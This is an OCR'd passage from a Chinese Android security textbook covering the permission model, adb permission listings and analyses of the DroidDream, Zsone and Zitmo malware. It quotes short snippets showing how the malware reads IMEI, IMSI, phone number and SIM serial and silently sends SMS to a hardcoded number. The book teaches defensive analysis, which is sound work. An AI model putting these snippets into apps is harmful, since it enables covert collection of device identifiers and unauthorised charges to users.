


图 4.5 Android 应用市场显示的 YouTube 应用程序所需的权限列表

如果应用程序试图执行没有权限的操作，如读取 SMS 信息，Android 系统会抛回一个 SecurityException（安全异常）给该应用程序。Android 定义了大量的默认权限（即 Manifest 权限），涉及大量的应用程序功能，如读取 SMS 信息、发送 MMS 信息、访问互联网和挂载文件系统等。而且，应用程序还可以自定义权限。例如，应用程序通过 Activity 或其他组件提供自己的功能给其他应用程序使用，或应用程序想要执行自己定义的权限，而不愿让其他应用程序知道。

如果应用程序想要控制指定的其他应用程序（或它们的组件）启动/访问自己

的 Activity，可在 Manifest 文件中使用如下的权限类型实现：

```
<manifest xmlns:android="http://schemas.android.com/apk/
res/android"
   package="com.android.app.foobar" >
   <permission android:name="com.android.app.foobar.
permission.EXP _ FEATURE"
      android:label="@string/permlab _ EXP _ FEATURE"
      android:description="@string/permdesc _ EXP _ FEATURE"
      android:permissionGroup="android.permission-group.
COST _ MONEY"
      android:protectionlevel="dangerous"/>
   ...
</manifest>
```

上述代码段中，android：name 属性为新建的自定义权限的名称，应用程序可以在 Manifest 文件的 <uses-permission> 标签中使用此权限。android：label 属性为权限的短名称，显示给用户。android：description 属性用于描述权限的详细信息。例如，当权限的 android：label 属性为“EXPENSIVE FEATURE”时，android：description属性可以这样描述该权限：“该权限允许应用程序发送付费 SMS 信息和接收 MMS 信息，这会增加你的支出，因为这将计费到你的通话时间”。android：protectionLevel 属性定义了用户批准该权限可能承担的风险级别。在防护类别中共有四个风险等级，见表 4.1。

表 4.1　Android 用户防护等级

防护级别	说　　明
普通级	默认的权限值，允许应用程序访问那些不会对其他应用程序、用户或系统产生太大风险的特性。由系统自动赋予，不过用户仍然可以在应用程序安装时查看到这类权限
危险级	允许应用程序执行某些操作，这些操作可能会让用户支付一定的费用或获取用户的资料，对用户造成一定的负面影响。这类权限是需要用户明确批准的权限
签名级	只授予同权限声明程序使用相同证书签名的应用程序
签名/系统级	只授予 Android 系统应用程序，或与 Android 系统应用程序使用相同证书签名的应用程序

执行“adb shell pm list permissions-g”命令能够获得一张所有权限的列表，表中权限以分组的形式组织，如图 4.6 所示。

如图 4.7 所示，执行“adb shell pm list permissions-f”命令，可以获得系统定义的所有权限的详细信息。

如图 4.8 所示，执行“adb shell pm list permissions-s”命令，可以显示相连设备上的所有可用权限。

```
pentestusr1@tools-gibbons-vm-2:~$ adb shell pm list permissions -g
All Permissions:

group:android.permission-group.DEVELOPMENT_TOOLS
  permission:android.permission.SIGNAL_PERSISTENT_PROCESSES
  permission:android.permission.SET_ALWAYS_FINISH
  permission:android.permission.SET_DEBUG_APP
  permission:android.permission.SET_PROCESS_LIMIT

group:android.permission-group.PERSONAL_INFO
  permission:android.permission.READ_USER_DICTIONARY
  permission:android.permission.WRITE_CONTACTS
  permission:com.android.browser.permission.WRITE_HISTORY_BOOKMARKS
  permission:android.permission.BIND_APPWIDGET
  permission:com.android.browser.permission.READ_HISTORY_BOOKMARKS
  permission:com.android.alarm.permission.SET_ALARM
  permission:android.permission.READ_LOGS
  permission:android.permission.READ_CONTACTS
  permission:android.permission.READ_CALENDAR
  permission:android.permission.WRITE_CALENDAR
  permission:android.permission.DUMP
  permission:android.permission.WRITE_USER_DICTIONARY

group:android.permission-group.COST_MONEY
  permission:android.permission.SEND_SMS
  permission:android.permission.CALL_PHONE

group:android.permission-group.LOCATION
  permission:android.permission.ACCESS_MOCK_LOCATION
  permission:android.permission.ACCESS_LOCATION_EXTRA_COMMANDS
  permission:android.permission.ACCESS_COARSE_LOCATION
  permission:android.permission.ACCESS_FINE_LOCATION

group:android.permission-group.MESSAGES
  permission:android.permission.BROADCAST_SMS
  permission:android.permission.BROADCAST_WAP_PUSH
  permission:android.permission.WRITE_SMS
  permission:android.permission.READ_SMS
  permission:com.android.email.permission.READ_ATTACHMENT
  permission:android.permission.RECEIVE_SMS
  permission:android.permission.RECEIVE_WAP_PUSH
  permission:android.permission.RECEIVE_MMS
```

图 4.6 Android 系统权限（分组显示）

4.3.2 权限组合使用

总的来说，Linux 内核将所有的应用程序沙箱化，并通过执行 UID 或 GID 权限机制提供系统安全性。同时，Android 应用程序还需要额外的权限，只有用户批准后，才能在 Android 系统上安装。所有的应用程序，无论是 Java 程序、本地代码程序还是 Java 和本地代码混杂程序，在 Android 系统上都通过同样方式沙箱化。

对于一些底层权限，Android 系统需要将相应的权限字符串映射到能够访问对应功能的群组。例如，当应用程序申请 android. permission. INTERNET 权限请求访问互联网时，用户批准后，Android 系统将该应用程序加入到 inet 群组。成为 inet 群组成员后，应用程序才有互联网访问权限。这些映射关系定义在/system/etc/platform-xml/目录下的 platform. xml 文件内。高级别的权限由 Android 系统在运行时进行约束。对于 Android 应用程序来说，请求的权限必然要比需要用户授权的权限多。

/system/etc/platform-xml 文件定义了底层系统用户 ID 与群组 ID 同特定的权限

```
pentestusr1@tools-gibbons-vm-2:~$ adb shell pm list permissions -f
All Permissions:

+ permission:android.permission.CLEAR_APP_USER_DATA
  package:android
  label:delete other applications' data
  description:Allows an application to clear user data.
  protectionLevel:signature
+ permission:android.permission.SHUTDOWN
  package:android
  label:partial shutdown
  description:Puts the activity manager into a shutdown state. Does not perform a complete shutdown.
  protectionLevel:signature
+ permission:android.permission.BIND_INPUT_METHOD
  package:android
  label:bind to an input method
  description:Allows the holder to bind to the top-level interface of an input method. Should never be needed for normal applicat
  protectionLevel:signature
+ permission:android.permission.ACCESS_DRM
  package:com.android.providers.drm
  label:Access DRM content.
  description:Allows application to access DRM-protected content.
  protectionLevel:signature
+ permission:android.permission.DOWNLOAD_CACHE_NON_PURGEABLE
  package:com.android.providers.downloads
  label:Reserve space in the download cache
  description:Allows the application to download files to the download cache which cannot be automatically deleted when the downl
  protectionLevel:signatureOrSystem
+ permission:android.permission.INTERNAL_SYSTEM_WINDOW
  package:android
  label:display unauthorized windows
  description:Allows the creation of windows that are intended to be used by the internal system user interface. Not for use by no
```

图 4.7　执行“adb shell pm list permissions-f”命令输出显示

```
pentestusr1@tools-gibbons-vm-2:~$ adb shell pm list permissions -s
All Permissions:

Development tools: send Linux signals to applications, make all background applications close, enable application debugging, limit number of running pro

Your personal information: read user defined dictionary, write contact data, write Browser's history and bookmarks, choose widgets, read Browser's histo
bookmarks, set alarm in alarm clock, read sensitive log data, read contact data, read calendar events, add or modify calendar events and send email to g
retrieve system internal state, write to user defined dictionary

Services that cost you money: send SMS messages, directly call phone numbers

Your location: mock location sources for testing, access extra location provider commands, coarse (network-based) location, fine (GPS) location

Your messages: send SMS-received broadcast, send WAP-PUSH-received broadcast, edit SMS or MMS, read SMS or MMS, Read Email attachments, receive SMS, rec
P, receive MMS

Network communication: view network state, create Bluetooth connections, view Wi-Fi state, full Internet access, download files without notification, ma
ive Internet calls, control Near Field Communication

Your accounts: act as an account authenticator, manage the accounts list, discover known accounts, use the authentication credentials of an account, act
 AccountManagerService

Storage: modify/delete SD card contents

Phone calls: read phone state and identity, modify phone state, intercept outgoing calls

Hardware controls: control flashlight, test hardware, take pictures and videos, record audio, change your audio settings, access USB devices, control vi

System tools: allow Wi-Fi Multicast reception, delete all application cache data, get information on internal storage, set preferred applications, make
tion always run, change background data usage setting, uninstall shortcuts, force stop other applications, kill background processes, [1]   Killed
    pm list permissi...
pentestusr1@tools-gibbons-vm-2:~$ |
```

图 4.8　执行“adb shell pm list permissions-s”命令输出显示

之间的映射关系，如图 4.9 所示。

例如，应用程序“Foobar”需要访问互联网，并且能够读取 SMS 和 MMS 信息。因此，该应用程序所需权限的声明如图 4.10 所示。

```
<uses-permission android:name="android.permission.INTERNET" />
<uses-permission android:name="android.permission.READ_SMS" />
<uses-permission android:name="android.permission.READ_MMS" />
```

```
<permissions>

    <!-- ================================================================= -->
    <!-- ================================================================= -->
    <!-- ================================================================= -->

    <!-- The following tags are associating low-level group IDs with
         permission names.  By specifying such a mapping, you are saying
         that any application process granted the given permission will
         also be running with the given group ID attached to its process,
         so it can perform any filesystem (read, write, execute) operations
         allowed for that group. -->

    <permission name="android.permission.BLUETOOTH_ADMIN" >
        <group gid="net_bt_admin" />
    </permission>

    <permission name="android.permission.BLUETOOTH" >
        <group gid="net_bt" />
    </permission>

    <permission name="android.permission.INTERNET" >
        <group gid="inet" />
    </permission>
```

图 4.9　android：permission. INTERNET 权限同 GID inet 的映射关系

```
</package>
<package name="com.mj.iCalendar" codePath="/data/app/com.mj.iCalendar-1.apk" nativeLibraryPath="/data/data/com.mj.iCalendar/lib" flags="0"
"132adfdfa58" ut="132adfdfa58" version="2" userId="10036">
<sigs count="1">
<cert index="5" key="308202153082017ea00302010202044d259ebc300d06092a864886f70d0101050500304e310b300906035504061302383631 0b300906035504081
04071302434e310b3009060355040a13024d4a310b3009060355040b13024d4a310b3009060355040313024d4a3020170d3131303130363130353134305a180f3231313031
04e310b300906035504061302383631 0b300906035504081302534831 0b300906035504071302434e310b3009060355040a13024d4a310b3009060355040b13024d4a310b3
30819f300d06092a864886f70d010101050003818d0030818902818100991e665610b37aaafdda7174dc42de0c9326c7c6c2be3b7b76d9dbfd75ce8adaa5c45fe1b2a1a5d1
074a14d1e85f003efc128c2608fb7c2381693a7d7f6b9086a91f53b3e8f27a047df06721d37556771c85c738ce65c5571c513eac6d7f490d6d07fa3ef0b27db10e84d6f0d1
010001300d06092a864886f70d01010505000381810071bf29e93a8cca279cd03222ef3932698a086a54c8aac785fc7e36e72c4d776f68e64a217b07be3adec6febf38dfc2
ae76177e316d60d89dd8dd25b3e4c6c054f858e1371e9d3b764426e6e1b3060475ca71051f5bad8815cc2869ccd12811dfed49ef30458461c84d8afeac94aecd6ff6a631ad
</sigs>
<perms>
<item name="android.permission.READ_PHONE_STATE" />
<item name="android.permission.SET_WALLPAPER" />
<item name="android.permission.SEND_SMS" />
<item name="android.permission.WRITE_EXTERNAL_STORAGE" />
<item name="android.permission.INTERNET" />
<item name="android.permission.RECEIVE_SMS" />
<item name="android.permission.ACCESS_COARSE_LOCATION" />
<item name="android.permission.RESTART_PACKAGES" />
</perms>
</package>
```

图 4.10　应用程序 Foobar 所需权限

应用程序 Foobar 安装时，系统会询问用户是否批准该程序使用上述请求权限。用户批准后，Android 系统在 platform. xml 文件中查找“android：permission. INTERNET”权限字符串对应的 GID。由于应用程序必须加入 inet GID 才能拥有互联网的访问权限，找到该权限对应的 GID 后，即将该应用程序进程加入 inet GID，从而实现对互联网的访问。对于 android. permission. READ_SMS 和 android. permission. READ_MMS 这类高级别的权限，则由 Android 权限管理器来判定该应用程序是否有权执行相应的操作。

在设备上，没有用于应用程序的 Manifest XML 文件。Manifest XML 文件只用在开发人员编写创建 Android apk 文件时。对于已经安装在系统上的应用程序来说，如果要想查看程序的权限，只能通过查阅设备系统上/data/system 目录下的 packa-

ges. xml 文件，如图 4. 11 所示。

```
</package>
<package name="com.Beauty.Leg" codePath="/data/app/com.Beauty.Leg-1.apk" nativeLibraryPath="/data/data/com.Beauty.Leg/lib" flags=
"0" ft="132adf49d50" it="132adf4a444" ut="132adf4a444" version="1" userId="10034">
<sigs count="1">
<cert index="3" key="308201b33082011ca00302010202044da6aacd300d06092a864886f70d01010505003001d311b301906035504031312 4d616769632050
686f746f2053747564696f3020170d3131303431343038303533335a180f32313131303332313038303533335a301d311b3019060355040313124d61676963205
0686f746f2053747564696f30819f300d06092a864886f70d010101050003818d0030818902818100090da62da9daee2360f75301e5eecaa3cf744898e9908da1c
f35599fdb3ac3bfd8a8b48f63c5d40ec690eb7a14365d5dc3602b3dda51353fbc4e5c60ecc9a5840a32dfa7df82e8cc756ba9ad68be6113d5a66fb91bc75859cf
f049034ce31bafda56310d8742dd73a1faa728c58a8d04260e61e2ee12bb48ff6b2e391448d7d690203010001300d06092a864886f70d01010505000381810002d
0bbf93814ad731700b2ad42e82743f1f525844938fc5196a0ec607f61bb4536b53466c11045ccfe469a0d2a1b46b6850bff106a5f2e76e88c435b51978cc0bdc7
5360133173a8e2c1e76b05fb7b1e8f2c893a920f18b6033a3107c394b419db4dba325eca05d10af0c37df043dbe191c9802e94abb025aa245851171b362e3" />
</sigs>
<perms>
<item name="android.permission.READ_PHONE_STATE" />
<item name="android.permission.SET_WALLPAPER" />
<item name="android.permission.INTERNET" />
</perms>
</package>
```

图 4. 11　已安装应用程序的所需权限

需要系统执行权限验证的情景有：

- 应用程序执行时。
- 应用程序执行没有授权的功能时。
- 应用程序启动没有授权的 Activity 时。
- 应用程序发送或接收广播 Intent 时。
- 访问或更新 Content Provider（内容提供器）时。
- 应用程序创建服务时。

4. 4　移动设备安全问题

同其他移动操作系统一样，Android 系统也会遭受各种传统安全问题的威胁。下面讨论的这些问题对于所有的移动平台都是很常见的，并不局限于 Android 系统。其中一些问题也会出现在传统设备上，如笔记本电脑，而其他的一些问题则仅针对于移动设备。

4. 4. 1　设备

很多人丢过手机。在智能手机出现之前，这意味着将失去其他人的联系信息。但在智能手机（如 Android 手机）大量普及的今天，对于大部分人来说这将导致丢掉更多的信息，如：

- 移动设备上存储的电子邮件。
- 自动登录 Facebook、Twitter、Youtube、Flickr 等社交网站。
- 银行账号信息。
- 位置和 GPS 记录。
- 个人健康资料。

如果移动设备没有加密，设备丢失还可能导致资料信息泄露的风险。比如，将手机连接在电脑上，可以通过很多工具（如各种取证软件）提取手机上面的数据。

4.4.2 漏洞修补

本书编写时，Android 系统最新的发布版本是 3.2。然而，目前大多数设备仍然运行着 Android 1.5 ~2.3 之间的各种版本，其中 2.2 和 2.3 版本是现存最主流的 Android 系统版本。而且，这些设备的 Android 系统更新或改进都是由各自厂商完成的，因此，很难及时地对操作系统的漏洞进行持续地修补。相对于这一点，在本书编写时，现存的 iPhone 系统只有 iOS 3 和 iOS 4 两个版本。

4.4.3 外部存储

使用可插拔的外部存储会增加数据安全风险，遗失 SD 卡要比遗失手机更容易。大多数情况下，SD 卡上的数据都是未经加密的，非常容易被人从中获取用户资料。而且，SD 卡通常在多个设备上频繁地插拔使用，更增加了遭遇恶意软件被攫取数据的风险。再者，可插拔存储设备十分脆弱、容易造成数据丢失和损坏。

4.4.4 键盘

屏幕软键盘是一个非常流行的功能特性，但从安全专家的角度来看，软键盘存在着非常大的安全隐患。尤其在火车上或咖啡厅使用软键盘输入敏感信息，会给“肩窥[1]”者提供非常便利的机会窥探他人隐私。这种情况在平板电脑上更为严重，因为平板电脑能够显示完整的键盘，输入的字符信息会以短暂几秒的明文形式反馈给用户，很容易被他人窥视。甚至，输入字符后在屏幕上留下的指纹痕迹也会帮助攻击者窃取信息。

4.4.5 数据隐私

Google 地图是 Android 设备上最流行的应用程序之一，许多其他应用程序能够与 Google 地图交互，使用 Google 提供的用户位置信息。然后，将这些信息存储到自己的缓存中。继而，基于这些位置信息向用户显示广告或提供最近的咖啡厅快照。但是，这种机制的安全底线是，只有具有特定权限的应用程序才能获取这些位置信息。一段时间后，通过运行在后台的 GPS 跟踪器获取的这些数据就能揭示出有关用户习惯的敏感信息。

4.4.6 应用程序安全

相对于传统的、完备的 IT（Information Technology，信息技术）应用程序，移

---

[1] 肩窥，指的是越过肩膀探看别人操作获取信息的做法。——译者注

动应用程序更容易受到攻击。由于移动设备的数据特点，传统的攻击方式，如 SQL 注入（SQL Inject，SQLi）、跨站点伪造请求（Cross-Site Request Forgery，XSRF），跨站点脚本（Cross-Site Scripting，XSS）等攻击不仅会在移动平台和应用程序上出现，甚至还可能衍生出更加严重的攻击。移动设备上弱化的 SSL（Secure Sockets Layer，安全套接层）功能或加密缺失等问题，很可能导致移动应用程序面临各种诸如网络钓鱼、绕过身份认证，以及会话固定等攻击方式的威胁。

4.4.7　遗留代码

GSM 或 CDMA 制式通信的大部分底层代码多年来都没有做过改动，这些设备驱动代码基本没有考虑安全措施，很容易受到老式攻击方式的威胁（例如，栈溢出攻击等）。而且，如今的新设备仍然依赖于这些传统的底层代码。事实上，很多新的代码都是在这些遗留代码的基础上增加的。因此，存在一定的安全隐患。

4.5　近期主要的 Android 系统攻击事件

2011 年 3 月第一周，一款名为“DroidDream”的恶意软件袭击了 Android 系统平台。与 iOS 系统相比，Android 系统更加开放。因此，Android 系统上的应用市场政策也相对宽松。Google 没有对应用市场上的软件进行严格的审查管理，甚至，也不会像苹果公司那样对 Android 软件的发布渠道进行限制。Android 应用软件可以通过各种渠道获得，如：

- 官方 Android 应用市场，即 Google 公司自有的应用程序市场。
- 二级 Android 应用市场，如亚马逊等。
- 区域化的 Android 应用市场和应用程序商店，如中国、韩国等国内的应用源。
- 直接向用户提供 apk 文件下载的网站。

类似于其他的恶意软件，例如 Geinimi、HongTouTou 等，DroidDream 隐藏或混入到貌似合法的应用程序中。由于一般用户都会信任从 Android 应用市场下载的应用，结果使自己的设备遭受该恶意软件的感染。

该恶意软件事件爆发后，Google 公司采用一种不寻常的措施，即启用远程删除功能，将被感染设备上的恶意软件删掉。据统计，在这些受感染的设备上有将近 50 款应用程序被视为恶意软件。DroidDream 及其变种能够获得敏感的用户信息和设备信息，甚至获取 root 权限。如果读者想要查看此次恶意软件事件中全部恶意应用程序的名单，请使用 Google 搜索“MYOURNET”关键字查询。

4.5.1　DroidDream 变种程序分析

本节通过分析这款恶意程序，以确定这款恶意程序使用的权限和潜在的影响。通过将该恶意程序安装在模拟器上，查看其请求的权限，如图 4.12 所示。




图 4.12　恶意软件 DroidDream 请求的权限[㊀]

从下面的代码段可以看到，该恶意程序共请求了三种权限：READ_PHONE_STATE、SET_WALLPAPER 和 INTERNET。

```
<perms>
<item name="android.permission.READ _ PHONE _ STATE" />
<item name="android.permission.SET _ WALLPAPER" />
<item name="android.permission.INTERNET" />
</perms>
```

从请求的这些权限上来看，该应用程序似乎是一个壁纸程序。然而，该应用程序还想要访问手机状态。具有手机状态访问权限的应用程序能够获取下述信息：

- IMEI 码[㊁]（也称设备 ID）。
- 电话号码。
- SIM 卡序列号。
- 用户识别码（IMSI）。

下述代码段能够使应用程序获得敏感的电话信息：

㊀ 通过模拟器上的/data/system/packages.xml 文件，查看 DroidDream 应用请求的权限信息。——原书注

㊁ IMEI（International Mobile Equipment Identity，国际移动设备识别码）是一个 15 ~ 17 位数字组成的电子串号，用于唯一标识网络上的移动设备。通过该串号，移动运营商能够终止被偷或丢失的设备使用服务。——原书注

```
TelephonyManager telephonyManager =(TelephonyManager)
getSystemService(Context.TELEPHONY _ SERVICE);

String IMEI _ NUM = telephonyManager.getDeviceId();
String Phone _ NUM = telephonyManager.getLine1Number();
String IMSI _ NUM = telephonyManager.getSubscriberId();
String SIM _ NUM = telephonyManager.getSimSerialNumber();
```

恶意程序获得上述设备信息后，就可以在后台将这些信息发送到远程服务器。之所以 Android 系统能够允许该恶意程序这样做，还取决于该恶意程序获得了另一个重要的权限：android. permission. INTERNET，该权限可以使程序同外部网络建立连接。

4. 5. 2　Zsone 手机木马程序分析

接下来，本节分析另一个名为“Zsone”的手机木马程序，该木马程序使用了不同的名字伪装自己，如 iCalendar、iMatch 等。Zsone 手机木马程序出现在 2011 年夏季，它能够不经用户允许发送 SMS 信息，同 DroidDream 木马程序一样，Zsone 手机木马程序已经被 Google 公司从 Android 应用市场删除。

从隐藏了 Zsone 木马程序的日历应用程序的代码分析中可见，该应用程序请求获取下列权限：

```
<item name="android.permission.READ _ PHONE _ STATE" />
<item name="android.permission.SET _ WALLPAPER" />
<item name="android.permission.SEND _ SMS" />
<item name="android.permission.WRITE _ EXTERNAL _ STORAGE" />
<item name="android.permission.INTERNET" />
<item name="android.permission.RECEIVE _ SMS" />
<item name="android.permission.ACCESS _ COARSE _ LOCATION" />
<item name="android.permission.RESTART _ PACKAGES" />
```

如图 4. 13 所示，该应用程序请求的这些权限没有一个与作为一款日历应用程序应有的功能相关。基本上，所有的这些权限赋予的功能，如接收和发送 SMS 信息、提供基于手机蜂窝移动 ID 或 Wi- Fi 的位置信息，以及读取电话状态等功能，都表明该应用程序是一款恶意软件。下面的代码段说明了该应用程序无需用户介入，即可发送 SMS 信息的功能。

```
SmsManager smgr = SmsManager.getDefault();
String destNum = "5553342234";
String smsString = "Your phone has been Pwnd";
smgr.sendTextMessage(destNum,null,smsString,null,null);
```

4. 5. 3　Zitmo 手机木马程序分析

如今，大多数主流银行都推出了手机银行服务软件。起初，这些软件仅使用单一认证方式，即通过用户名和密码验证用户身份，并且允许用户登录手机银行网站，查看金融信息。后来由于这类形式的认证方式很容易被攻破，如通过密码破

```
<package name="com.mj.iCalendar" codePath="/data/app/com.mj.iCalendar-1.apk" nativeLibraryPath="/data/data/com.mj.iCalendar/lib"
flags="0" ft="132adfdf7d8" it="132adfdfa58" ut="132adfdfa58" version="2" userId="10036">
<sigs count="1">
<cert index="6" key="308202153082017ea00302010202044d259ebc300d06092a864886f70d0101050500304e310b300906035504061302383631 0b300906
035504081302534831 0b30090603550407130243 4e310b3009060355040a13024d4a310b3009060355040b13024d4a310b3009060355040313024d4a3020170d3
131303130363130353134305a180f32313130313231333130353134305a304e310b3009060355040613023836310b3009060355040813025348310b3009060355
04071302434e310b3009060355040a13024d4a310b3009060355040b13024d4a310b3009060355040313024d4a30819f300d06092a864886f70d010101050003 8
18d0030818902818100991e665610b37aaafdda7174dc42de0c9326c7c6c2be3b7b76d9dbfd75ce8adaa5c45fe1b2a1a5d10e9aaa076a8893e9bf94f074a14d1e
85f003efc128c2608fb7c2381693a7d7f6b9086a91f53b3e8f27a047df06721d37556771c85c738ce65c5571c513eac6d7f490d6d07fa3ef0b27db10e84d6f0d1
d683880e717e6f2590203010001300d06092a864886f70d01010505000381810071bf29e93a8cca279cd03222ef3932698a086a54c8aac785fc7e36e72c4d776f
68e64a217b07be3adec6febf38dfc2d6aa3dc92a23f59d20df4ae76177e316d60d89dd8dd25b3e4c6c054f858e1371e9d3b764426e6e1b3060475ca71051f5bad
8815cc2869ccd12811dfed49ef30458461c84d8afeac94aecd6ff6a631ada6d" />
</sigs>
<perms>
<item name="android.permission.READ_PHONE_STATE" />
<item name="android.permission.SET_WALLPAPER" />
<item name="android.permission.SEND_SMS" />
<item name="android.permission.WRITE_EXTERNAL_STORAGE" />
<item name="android.permission.INTERNET" />
<item name="android.permission.RECEIVE_SMS" />
<item name="android.permission.ACCESS_COARSE_LOCATION" />
<item name="android.permission.RESTART_PACKAGES" />
</perms>
</package>
```

图 4.13　恶意软件 Zsone 请求的权限[㊀]

解、MITM（Man In The Middle，中间人）攻击[㊁]和社会工程学等方式，银行已经开始采用双重认证方式。除了需要用户的账号和密码外，还需要在登录时向用户手机发送一条内容为 5 ~ 6 位数字的一次性 PIN 码短信，作为完整认证过程的一部分，从而确定登录用户的身份。

Android 系统上的 Zitmo 木马程序能够通过拦截银行发送给用户手机的验证码短信攻破上述双重认证机制。2010 年 9 月，这种蠕虫病毒在诺基亚的 Symbian 系统上第一次被发现。现在，它已经开始感染 Android 操作系统。基本上，Zeus 木马工具包主要依靠木马程序作案，当用户浏览含有 Zeus 木马的恶意网站时，系统会受到 Zeus 木马感染，自动安装 Zeus 木马工具包。Zeus 木马工具包能够使攻击者窃取认证证书，该证书是双重认证过程的第一层。之后，安装的 Zitmo 手机木马程序拦截并窃取银行发送给用户的交易授权验证码（Transaction Authentication Number，TAN）短信，并将其提供给攻击者，从而攻破双重认证过程的第二层。

图 4.14　Android 系统上的 Zitmo 恶意软件

恶意软件把自己伪装成名为“Trusteer Rapport”的应用程序，如图 4.14 所示。

㊀ 通过模拟器上的/data/system/packages.xml 文件，查看 Zsone 应用请求的权限信息。——原书注

㊁ MITM（Man In The Middle，中间人）攻击是一种“间接”的入侵攻击，这种攻击模式是通过各种技术手段将受入侵者控制的一台计算机虚拟放置在网络连接中的两台通信计算机之间，这台计算机就称为“中间人”。简言之，所谓的 MITM 攻击就是通过拦截正常的网络通信数据，并进行数据篡改和嗅探，而通信的双方却毫不知情。目前，MITM 攻击已经成为对网银、网游、网上交易等最有威胁并且最具破坏性的一种攻击方式。——译者注

它以“com. systemsecurity6. gms”的应用程序包名取得用户信任，安装在设备上。对于一般用户来说，很难将该包名的应用程序识别成恶意软件。

在模拟器上启动的 shell 程序上执行“ps”命令，将显示所有运行进程的信息，如图 4. 15 所示。从图中可见，恶意软件 Zitmo 使用“com. systemsecurity6. gms”的包名运行在系统上。

```
root      23    2     0      0     c004b2c4 00000000 S kstriped
root      24    2     0      0     c004b2c4 00000000 S hid_compat
root      25    2     0      0     c004b2c4 00000000 S rpciod/0
root      26    2     0      0     c019d16c 00000000 S mmcqd
root      27    1     248    152   c009b74c 0000875c S /sbin/ueventd
system    28    1     804    276   c01a94a4 afd0b6fc S /system/bin/servicemanager
root      29    1     3864   592   ffffffff afd0bdac S /system/bin/vold
root      30    1     3836   560   ffffffff afd0bdac S /system/bin/netd
root      31    1     664    264   c01b52b4 afd0c0cc S /system/bin/debuggerd
radio     32    1     5396   700   ffffffff afd0bdac S /system/bin/rild
root      33    1     74072  27136 c009b74c afd0b844 S zygote
media     34    1     17996  3768  ffffffff afd0b6fc S /system/bin/mediaserver
root      35    1     812    344   c02181f4 afd0b45c S /system/bin/installd
keystore  36    1     1744   432   c01b52b4 afd0c0cc S /system/bin/keystore
root      38    1     824    340   c00b8fec afd0c51c S /system/bin/qemud
shell     40    1     732    312   c0158eb0 afd0b45c S /system/bin/sh
root      41    1     3368   172   ffffffff 00008294 S /sbin/adbd
system    61    33    136736 40448 ffffffff afd0b6fc S system_server
app_4     116   33    86108  22800 ffffffff afd0c51c S jp.co.omronsoft.openwnn
radio     120   33    99176  24460 ffffffff afd0c51c S com.android.phone
system    123   33    86620  25880 ffffffff afd0c51c S com.android.systemui
app_13    142   33    95416  32232 ffffffff afd0c51c S com.android.launcher
system    159   33    86660  21400 ffffffff afd0c51c S com.android.settings
app_6     180   33    93752  26352 ffffffff afd0c51c S android.process.acore
app_19    189   33    84312  21352 ffffffff afd0c51c S com.android.deskclock
app_24    201   33    82976  19968 ffffffff afd0c51c S com.android.protips
app_5     214   33    83528  20456 ffffffff afd0c51c S com.android.music
app_2     225   33    84012  20960 ffffffff afd0c51c S com.android.quicksearchbox
app_0     233   33    86488  22432 ffffffff afd0c51c S android.process.media
app_15    244   33    95608  21728 ffffffff afd0c51c S com.android.mms
app_28    266   33    85976  22892 ffffffff afd0c51c S com.android.email
app_3     347   33    83940  20084 ffffffff afd0c51c S com.android.defcontainer
